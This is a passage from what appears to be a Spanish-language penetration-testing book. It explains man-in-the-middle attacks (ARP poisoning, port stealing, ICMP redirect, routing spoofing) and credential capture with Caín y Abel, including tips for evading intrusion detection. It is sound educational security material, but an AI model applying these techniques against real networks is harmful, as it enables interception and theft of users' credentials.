También en ello la respuesta del atacante es importante para no interrumpir la comunicación. Pero nuevamente con la capacidad de procesamiento y la respuesta que ofrecen los adaptadores de red, hacen que las víctimas no aprecien la mínima latencia que se produce por la realización del ataque. Actualmente existen dos aplicaciones que pueden considerarse como de las más significativas en cuanto al ataque de *ARP Spoofing*: *Caín y Abel* para sistemas Windows y *Ettercap* para sistemas Windows y *Linux*. Aunque no son las únicas existentes, quizás su potencia y comodidad de uso las han hecho las más utilizadas. En este capítulo se hará un inciso mayor en la primera de las aplicaciones, dejándose la segunda para otros ataques que serán referidos en otros capítulos.




Fig. 4.12.- Escaneo de direcciones MAC.

Caín y Abel como ya se ha mencionado es una herramienta con un largo recorrido. Aunque tiene múltiples propósitos, el de MITM es uno de los más significativos, generando en base a este un número importante de ataques basados en otras técnicas de *Spoofing* y *Hijacking*.

El proceso que siguen todas las herramientas de hombre en medio es similar:

- Detectar los sistemas existentes.
- Decidir entre qué sistemas hay que interponerse.
- Lanzar el ataque.

La detección de sistemas existentes se realiza en base a peticiones ARP o bien realizando diferentes tipos de test de tipo ICMP. El problema de este tipo de análisis se basa en que generan un ruido en la red fácilmente trazable. Esto es debido a que utilizan convencionalmente una secuenciación de *ARP Request* con objeto de determinar los sistemas existentes. Esta secuenciación hace predecible que puede estar pasando, por lo que los sistemas de detección de intrusiones hacen que sea fácil de detectar un escaneo de este tipo.

Quizá el mejor sistema para evitar la detección pase por introducir un factor aleatorio y nada mejor para ello que el humano. Aunque implica un mayor tiempo de proceso, garantiza que esta fase del proceso no sea detectada. Esto implica realizar conexiones a direcciones IP de la organización, por ejemplo mediante peticiones *ping* (no incurrir en el mismo error de secuenciación). La información de direcciones IP y MAC habrán quedado almacenadas en la tabla correspondiente. Solo hay que extraerla y alimentar con ella el fichero de configuración *Hosts.lst* de *Caín y Abel*, existente en la ruta de instalación de la aplicación.




Fig. 4.13.- Fichero de configuración *Hosts.lst*.

Aunque el ataque base de *ARP Poisoning* está basado en la del envío de tramas *ARP Reply* para mantener el engaño, en algunos escenarios puede llegar a fallar. Determinados entornos (configuraciones de electrónica de red principalmente), pueden descartar tramas de *ARP Reply* si en la comunicación no ha existido una petición de tipo *ARP Request* previa. Para evitar este problema, las herramientas de MITM pueden enviar peticiones de tipo *ARP Request* hacia las víctimas colando en medio la respuesta ARP falseada. Aunque evidentemente esto va a generar más tráfico, no es tan crítico como para que suponga un colapso de red.




Fig. 4.14.- Configuración de *ARP Request* para el envenenamiento.

Este ataque se encuentra limitado a la red de área local en el segmento físico. No podrá por lo tanto envenenarse una conexión entre dos sistemas que se encuentran en una VLAN diferente al atacante. Si quiere interceptarse el tráfico que un sistema envía a Internet o a otros servidores que se encuentran fuera del segmento lógico de la víctima, podrá realizarlo envenenando a esta con el Router de la red. De esta forma todo el tráfico que la víctima envíe fuera de la red (hacia Internet u otros segmentos físicos o lógicos), pasará y podrá ser manipulado por el atacante.

Otro ataque factible para robar información aunque implica un mayor riesgo de detección y de caída de los sistemas de red, consiste en el robo de puerto. Este ataque realizable desde

la aplicación *Ettercap* representa una alternativa cuando el ataque de hombre en medio con *ARP Poisoning* no es factible. El robo de puerto consiste básicamente en confundir al Switch con la información de su tabla CAM. La base no es desbordar la tabla, como en el caso del ataque con la aplicación *macof*, sino la de ganar la condición por persistencia, de que la dirección MAC de la víctima se encuentra conectado al mismo puerto que la máquina atacante. Las tramas ARP que envía el atacante con objeto de ganar esa competencia se mantendrá hasta que la información dirigida a la víctima llegue al atacante. Cuando así sea, se enviará una petición ARP legítima a la víctima para que en la respuesta, el Switch aprenda bien en que puerto se encuentra la dirección MAC amenazada. De esta forma se permite la comunicación correcta con la máquina víctima y a iniciar nuevamente el ataque.




Fig. 4.15.- Ataque de robo de puerto.

Este ataque no permite la alteración de los paquetes, si no solamente la captura de la información, no es un ataque de MITM. También como ha quedado reflejado ralentizará la comunicación y hay un riesgo elevado de interrumpir las sesiones o incluso acabar denegando conexiones legítimas.

4.3.- Ataque en la capa de red

Aunque el ataque de *ARP Poisoning* es potencialmente el más funcional para la realización de la técnica de hombre el medio, no es el único existente. Aun siendo menos funcional,

existe también la posibilidad de hacer uso de la técnica de *ICMP Redirect*. Este ataque presenta un problema fundamental y es que no es factible realizarlo en una red con Switch, se encuentra limitado a una red con concentradores. Pero sin en una red con concentradores la información ya llega al atacante ¿para qué vale? Pues en este caso para manipular el tráfico que envía la víctima.

El ataque de *ICMP Redirect* se basa en el envío a un equipo de la red de un mensaje de redirección ICMP, haciendo creer que es la mejor ruta hacia Internet. Todas las conexiones serán enviadas al atacante, el cual las enviará al Gateway. El ataque es de tipo *MITM Half-Duplex*, es decir solo hacia un sentido: víctima hacia el router. El router enviará las respuestas directamente hacia el cliente. Es importante tener en cuenta que no debería modificarse el tamaño del paquete, puesto que entonces se produciría un fallo en la secuencia TCP al no poder ser actualizado en ambos sentidos. Los paquetes podrán ser alterados pero deberá mantenerse el tamaño.




Fig. 4.16.- Ataque de *ICMP Redirect*.

Para que este ataque sea factible hay que facilitar como datos la dirección MAC y la IP del router real. Este ataque como se ha dicho implica que no puede ser utilizado en una red con dispositivos de conmutación.

En la capa de red se dan también otros tipos de ataques donde los más significativos corresponden con las técnicas de *Spoofing* de protocolos de enrutamiento. La capacidad para alterar las rutas de encaminamiento permitiría a un atacante reconducir el tráfico a su antojo a la vez que podría analizar el tráfico circulante. La idea fundamental es ganar la

confianza y declarar ser la mejor opción o bien inyectar nuevas rutas en los dispositivos de enrutamiento. La mayor parte de protocolos de enrutamiento dinámicos determinan que la mejor forma de llegar a un punto viene determinada por un proceso de prelación. El mismo se consigue estableciendo la menor ruta factible como la más óptima en una métrica de rutas. Si se alteran las rutas o se introducen nuevas, podría suponer una reconfiguración del escenario muy significativo.

Aunque no es muy habitual que los protocolos de enrutamiento dinámicos sean utilizados en las redes internas de una organización, a veces por la complejidad de las mismas, se hace necesario emplearlos. En otras ocasiones se encuentran activos en los dispositivos de enrutamiento pero no configurados. Las condiciones de enrutamiento entre VLAN, también necesitan de la configuración de rutas y a veces son mantenidos automáticamente por los dispositivos de Capa 2/3, sin la intervención del administrador de red. Estas situaciones podrían ser aprovechadas por un atacante para mediatizar el tráfico que circula en la organización.

Actualmente la aplicación *Loki* (disponible a través de la web de sus desarrolladores *www.ernw.de*), presentada en la *Black Hack* del 2010, constituye una de las herramientas más potentes para conseguir estos objetivos.

4.4.- Ataque en la capa de aplicación

La última de las capas constituye en esencia la más crítica para el usuario de una organización. Aquí se implementan los protocolos de más alto nivel, y de una u otra forma los que están más relacionados con las personas. Contraseñas, formularios o documentos, son algunos de los ejemplos de información sensible que se manejan en dicha capa de aplicación.

Al final los objetivos de los ataques realizados en las capas anteriores lo constituye la información que se maneja en esta última. El ataque de *ARP Poisoning* no tiene sentido si posteriormente no se van a recoger los datos que envían los usuarios. La interpretación de la información la puede dar bien la misma herramienta de MITM o bien podrá ser reconstruida por otra adicional que tenga la capacidad de leer y entender la información que se recibe una vez que el ataque ha sido eficazmente realizado.

No obstante hay que entender que en ocasiones la adquisición de datos por la aplicación no resulta todo lo eficaz que pudiera ser. Esto se encuentra motivado fundamentalmente en que las herramientas han sido configuradas con unos parámetros concretos. Por ejemplo

la mayor parte de aplicaciones MITM tienen la capacidad de mostrar como resultado de conexiones tipo HTTP, la contraseña que hubiera sido interceptada de una potencial víctima en el acceso a un formulario de autenticación. Sin embargo hay que tener en cuenta varios aspectos. El primero consiste en que no todas las peticiones HTTP tienen que ser llevadas a cabo por el puerto 80. Por ejemplo existen sitios web que no escuchan por el puerto por defecto, u otra más habitual como el de la existencia de un servidor proxy por el cual los usuarios saldrán hacia Internet. Si se intercepta a una víctima con el router o el proxy si está en su mismo segmento, es factible que la aplicación no muestre información puesto que no estará preparada para identificar tráfico HTTP por el puerto del proxy.

En estas circunstancias el ataque parece no ser efectivo, pero el problema consiste en que no se han evaluado todos los factores. ¿Qué pasaría si una conexión de tipo FTP no fuera por el puerto 21? Seguramente la aplicación atacante que no se encuentra configurada para ello, no advertiría este hecho. La siguiente imagen muestra la configuración predeterminada de *Caín y Abel* para el establecimiento de uso de protocolos y sus puertos correspondientes. Si por ejemplo se determina que la organización presenta un proxy por el puerto 8888, debería realizarse la rectificación correspondiente para especificar que dicho puerto será necesario examinarlo con las mismas condiciones que el puerto 80. Si una organización presenta una intranet en HTTPS por el puerto 4443 deberá establecerse lo propio en las opciones de configuración.




Fig. 4.17.- Configuración de puertos y protocolos.

Otra circunstancia similar sucede con los formularios de las aplicaciones Web. Como se comentaba, un objetivo fundamental del ataque consiste en el robo de credenciales, y las conexiones web basadas en formularios pueden ser de las más interesantes para un atacante. Sin embargo la aplicación como en el caso anterior no conoce todas las casuísticas de formularios. Será necesario hacer entender a la aplicación qué campos pueden corresponder con un usuario y cuales con contraseñas. De esta forma si intercepta una entrada de autenticación basada en formulario donde se hayan introducido datos en campos de usuarios y contraseñas identificables, la herramienta los mostrará por pantalla. La siguiente imagen, muestra la configuración para la identificación de los campos usuario y contraseña que analiza *Caín y Abel* cuando analiza tráfico HTTP y HTTPS.




Fig. 4.18.- Introducción de datos para análisis de campos.

El elemento base de captura de información, se corresponde con las credenciales. Dependiendo de la aplicación su funcionalidad podrá ser mayor o menor, o bien orientada hacia un tipo de escenario concreto. Las credenciales podrán ser interceptadas en claro o bien haber utilizado alguna función algorítmica más o menos compleja para dificultar su obtención. Nuevamente las aplicaciones contarán con mejores funcionalidades o no para su interpretación, pudiendo atacar aquellas que se encuentre debidamente protegidas. La siguiente imagen muestra un ejemplo de aquellos tipos de credenciales que pueden ser capturadas y analizadas directamente por *Caín y Abel* a través de los ataques de MITM.




Fig. 4.19.- Credenciales obtenidos por *Caín y Abel*.

Determinadas claves que no se encuentren en texto plano, puesto que se ha utilizado una función para que no sean legibles, podrán ser enviadas al módulo *Cracker* con objeto de que puedan ser atacadas.




Fig. 4.20.- Módulo *Cracker*.

La siguiente imagen muestra el resultado de un ataque satisfactorio de MITM donde al usuario se le ha interceptado un proceso de autenticación de tipo Webmail en HTTP.




Fig. 4.21.- Obtención de clave en un formulario HTTP.

En esta circunstancia la cuestión era simple puesto que la información viajaba en un modo no seguro (HTTP) y no existía ningún mecanismo que cifrara la contraseña. ¿Qué hubiera pasado en caso de una petición HTTPS? Bueno, pues la respuesta vendrá en el siguiente capítulo, donde se tratarán diversos ejemplos de comunicaciones seguras. Hay numerosos protocolos que envían la información de autenticación en texto plano y esto supone un riesgo significativo para la organización. Aunque son utilizadas por administradores en el acceso a los dispositivos como Telnet y otras por todos los usuarios como FTP, POP3, IMAP4, etc., todos ellos tienen sus equivalentes seguros, que ofrecen mejores garantías frente a un potencial ataque, pero nuevamente bien por desconocimiento o por laxitud no son utilizados.




Fig. 4.22.- Obtención de clave FTP.

No menos importante son las claves correspondientes a la autenticación en infraestructuras de dominio, tales como los acceso SMB (*Server Message Block*) a recursos en sistemas *Microsoft* mediante diferentes tipos de autenticación tradicionales (LM, NTLM o NTLMv2), autenticaciones *Kerberos* o las de tipo LDAP (*Lightweight Directory Access Protocol*). La obtención de este tipo de credenciales supone un factor decisivo en determinadas circunstancias, puesto que supone para un atacante el acceso a múltiples servicios: intranets, servidores de ficheros, correo electrónico, aplicaciones internas, bases de datos, etc. Los sistemas de autenticación anteriormente citados, a excepción del de LDAP, utilizan funciones para hacer no legible la contraseña. Los algoritmos empleados en los diferentes protocolos de autenticación, varían en diferentes factores donde la robustez del mismo es quizás el más significativo. Los más antiguos como en el caso de LM (*Lan Manager*) son sistemas que a día de hoy deberían ser desestimados por las organizaciones, y otros como NTLMv2 (*New Technology Lan Manager*) presenta mucha más dificultad para que el atacante obtenga la clave en texto plano.

No es objetivo de este libro tratar estos mecanismos de autenticación, pero una organización sí deberá evaluar una serie de aspectos fundamentales:

- Algoritmos y sistemas de autenticación más modernos dificultan por regla general la obtención final de la credencial en texto plano.

- En ocasiones el empleo de sistemas operativos modernos no implica automáticamente que se vaya a emplear algoritmos reciente. Hay que contar que en ocasiones los procesos de compatibilidad reducen la seguridad de la comunicación. También la seguridad además depende de dos sistemas, no solo de uno de ellos, puesto que debe existir un proceso de negociación. En este proceso, la seguridad se puede ver mermada en una negociación a la baja.

- Los sistemas de autenticación difieren entre los que utilizan semilla o no. Este elemento hace que dada una contraseña, el *hash* derivado de aplicar la función algorítmica lo haga diferente en base a diferentes condiciones. Por ejemplo los algoritmos LM o NTLM en su almacenamiento de credenciales locales, no utilizan ningún mecanismo basado en semilla. Esto implica que la palabra "casa" originará siempre el mismo *hash* para el mismo algoritmo, independientemente del lugar y tiempo donde se aplica. Por contra el algoritmo *Kerberos* utiliza, además de una doble función de algoritmo, una marca tiempo con el que generar el *hash* final del proceso de pre-autenticación *Kerberos*. Este último constituye uno de los mejores mecanismos de autenticación basado en contraseñas. Las contraseñas utilizadas en protocolos con algoritmos sin semilla presentan mayor factor de ataque derivado del uso de *hashes* previamente calculado.

- En procesos donde la autenticación sea constante, existe más posibilidad de que un potencial atacante pueda obtener las credenciales. Existen mecanismos de autenticación como *Kerberos* que utilizan para el acceso a recursos y servicios un sistema basado en Tickets que no implica el envío constante de las credenciales. Frente a este, otros accesos basados en SMB requieren el envío de las credenciales cada vez que se accede a un recurso como una impresora o un servidor de ficheros.

No obstante hay que tener también en cuenta que la complejidad de la clave, longitud y factores como que aparezcan o no en diccionario, implica que un protocolo por muy robusto que pueda llegar a ser no proporcione la seguridad debida. Las siguientes imágenes muestran el resultado del ataque que se realiza tras el proceso de inicio de sesión de un usuario de dominio en un Directorio Activo.




Fig. 4.23.- Obtención del proceso de pre-autenticación *Kerberos*.

Durante el proceso de inicio de sesión, cuando el usuario introduce sus credenciales para validarlas en el dominio, se produce el proceso de generación de la trama de pre-autenticación *Kerberos* que se muestra en la captura de la imagen previa. El *hash* derivado de la clave se basa en la implementación de la función HMAC (*Hash-based Message Authentication Code*) y el sistema de cifrado de flujo *Stream Cipher RC4*, tal y como se describe en la RFC 4757. Utiliza como semilla la marca tiempo hora, por lo que el factor de ataque contra el *hash* es muy bajo con respecto a otros algoritmos.

No obstante tal y como se muestra en la siguiente imagen, una contraseña muy débil, como la palabra "admin", indica que nada es totalmente seguro.




Fig. 4.24.- Contraseña obtenida en texto plano.

Una condición muy importante en lo referente a la seguridad es que una organización es tan vulnerable, como el elemento más débil de todo su sistema. Si las contraseñas utilizadas para autenticar en el dominio son muy robustas, será muy complejo poder obtenerlas en texto plano. Sin embargo es posible que sea más fácil obtenerlas por otro vía, por ejemplo LDAP. Hay que tener presente que el Directorio Activo es entre otras cosas una base de datos LDAP que admite autenticación basado en este protocolo. Éste no utiliza ningún mecanismo de forma nativa para el cifrado de la contraseña, viaja en texto plano por la red y salvo que se utilice la variante LDAP-S podría ser factible obtener la credencial de forma más simple que atacando la pre-autenticación *Kerberos*. Muchas aplicaciones utilizan conexiones LDAP contra un sistema de directorio en vez de la autenticación integrada nativa que puede proporcionar por ejemplo los dominios *Microsoft*. El ataque MITM podría suministrar al atacante claves que de otra forma sería prácticamente imposible obtener.




Fig. 4.25.- Captura sesión autenticación LDAP.

